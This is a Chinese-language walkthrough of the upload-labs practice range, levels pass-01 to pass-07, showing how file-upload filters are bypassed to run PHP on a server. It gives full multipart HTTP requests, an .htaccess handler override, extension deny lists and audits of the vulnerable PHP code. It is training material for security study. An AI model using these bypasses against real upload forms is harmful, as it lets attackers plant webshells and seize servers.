upload-labs

描述

文件上传漏洞是指由于程序员未对上传的文件进行严格的验证和过滤，而导致的用户可以越过其本身权限向服务器上传可执行的动态脚本文件。如常见的头像上
传，图片上传，oa 办公文件上传，媒体上传，允许用户上传文件，如果过滤不严格，恶意用户利用文件上传漏洞，上传有害的可以执行脚本文件到服务器中，可以获取服务器的权限，或进一步危害服务器。

危害

非法用户可以上传的恶意文件控制整个网站，甚至是控制服务器，这个恶意脚本文件，又被称为 webshell，上传 webshell 后门 很方便地查看服务器信息，查看目录，执行系统命令等。

pass-01


这里是前端js验证，把webshell后缀改成允许的图片格式，然后抓包改回来即可

```
POST /Pass-01/index.php HTTP/1.1
Host: 123.56.166.12:8803
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------382322106870441793345832917 6
Content-Length: 363
Origin: http://123.56.166.12:8803
Connection: close
Referer: http://123.56.166.12:8803/Pass-01/index.php
Upgrade-Insecure-Requests: 1

---------------------------382322106870441793345832917 6
Content-Disposition: form-data; name="upload_file"; filename="pass-01.php"
Content-Type: image/jpeg

<?php
phpinfo();
?>
---------------------------382322106870441793345832917 6
Content-Disposition: form-data; name="submit"

上传
---------------------------382322106870441793345832917 6--
```


成功上传

pass-02

这里是对数据包的MIME进行检查，抓包修改Content-Type头即可



成功上传




pass-03

上传模块，这里是黑名单限制，在上传文件的时获取后缀名，再把后缀名与程序中黑名单进行检测，如果后缀名在黑名单的列表内，文件将禁止文件上传


在 iis 里 asp 禁止上传了，可以上传 asa cer cdx 这些后缀，如在网站里允许.net，执行 可以上传 ashx 代替 aspx。如果网站可以执行这些脚本，通过上传后门即可获取 webshell。
在不同的中间件中有特殊的情况，如果在 apache 可以开启 application/x-httpd-php

在 AddType application/x-httpd-php .php .phtml .php3
后缀名为 phtml 、php3 均被解析成 php 有的 apache 版本默认就会开启。
上传目标中间件可支持的环境的语言脚本即可，如.phtml、php3

这里修改为php5上传



成功解析



pass-04

上传模块，黑名单过滤了所有的能执行的后缀名,如果允许上传.htaccess。htaccess文件的作用是 可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定 IP 地址的用户、只允许特定 IP 地址的用户、禁止目录列表，以及使用其他文件作为 index 文件等一些功能。

在 htaccess 里写入 SetHandler application/x-httpd-php 则可以文件重写成 php 文件。要htaccess 的

规则生效 则需要在 apache 开启 rewrite 重写模块，因为 apache是多数都开启这个模块，所以规则一般都生效

pass-04 这里过滤了很多后缀

```
$deny_ext =
array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht
",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".
jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",
".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".a
Sp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf");
```

这种情况解析可以尝试上传一个.htaccesss配置文件，让将上传的文件当做php代码解析

```
#.htaccesss

<FilesMatch "pass-04.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

```
// pass-04.png

<?php
phpinfo();
?>
```


先上传.htaccess文件

```
-----------------------------303749994720210347421642935563
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream

<FilesMatch "pass-04.png">
SetHandler application/x-httpd-php
</FilesMatch>
-----------------------------303749994720210347421642935563
Content-Disposition: form-data; name="submit"

上传
-----------------------------303749994720210347421642935563--
```

再上传pass-04.png文件

```
----------------------------308586545941167386271577229678
Content-Disposition: form-data; name="upload_file"; filename="pass-04.png"
Content-Type: image/png

<?php
phpinfo();
?>
----------------------------308586545941167386271577229678
Content-Disposition: form-data; name="submit"

上传
----------------------------308586545941167386271577229678--
```

成功解析



pass-05

windows系统特性

在 windows 中文件后缀名. 系统会自动忽略.所以 shell.php. 像 shell.php 的效果一样。所以可以在文件名后面加上.绕过

代码审计

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp
",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",
".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtm
l",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".
aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
```

```
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里是黑名单检测，在检测上传文件后缀过程中

```
$file_name = deldot($file_name); //删除文件名末尾的点
```

先删除文件名末尾的点

```
$file_ext = strrchr($file_name, '.');
```

对字符串从右往左进行对.的匹配，匹配到.就会返回点后面的字符串

```
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
```

转换大小写，过滤::$DATA


```
$file_ext = trim($file_ext);  //首尾去空
```

收尾去空


需要注意的是，这里只进行了一次整个过程的过滤

然后将过滤完的后缀与黑名单中的后缀进行对比

上传以php. .结尾的后缀即可突破限制，因为php. .进行过滤时剩下""与黑名单进行对比，即可成功上传，再利用windows系统特性即可成功解析



在upload目录可以看到上传的文件后缀为.php



成功解析

pass-06

代码审计

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp
",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",
".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtm
l",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".
aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');

        /* 对比之前的代码可以很明显的看到这里少了一行转换大小写的过滤
        $file_ext = strtolower($file_ext); //转换为小写
         因此这里可以使用大小写绕过突破限制 */

        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

大小写绕过

```
-----------------------------296593392915658002099864056 46
Content-Disposition: form-data; name="upload_file"; filename="pass-06.phP"
Content-Type: application/octet-stream

<?php
phpinfo();
?>
-----------------------------296593392915658002099864056 46
Content-Disposition: form-data; name="submit"

上传
-----------------------------296593392915658002099864056 46--
```

成功解析


pass-07

代码审计


```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp
",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",
".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtm
l",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".
aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
```

```
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里没有对空格进行过滤，因此直接在后缀名后加空格，绕过限制，再利用windows系统特性，使脚本成功解析

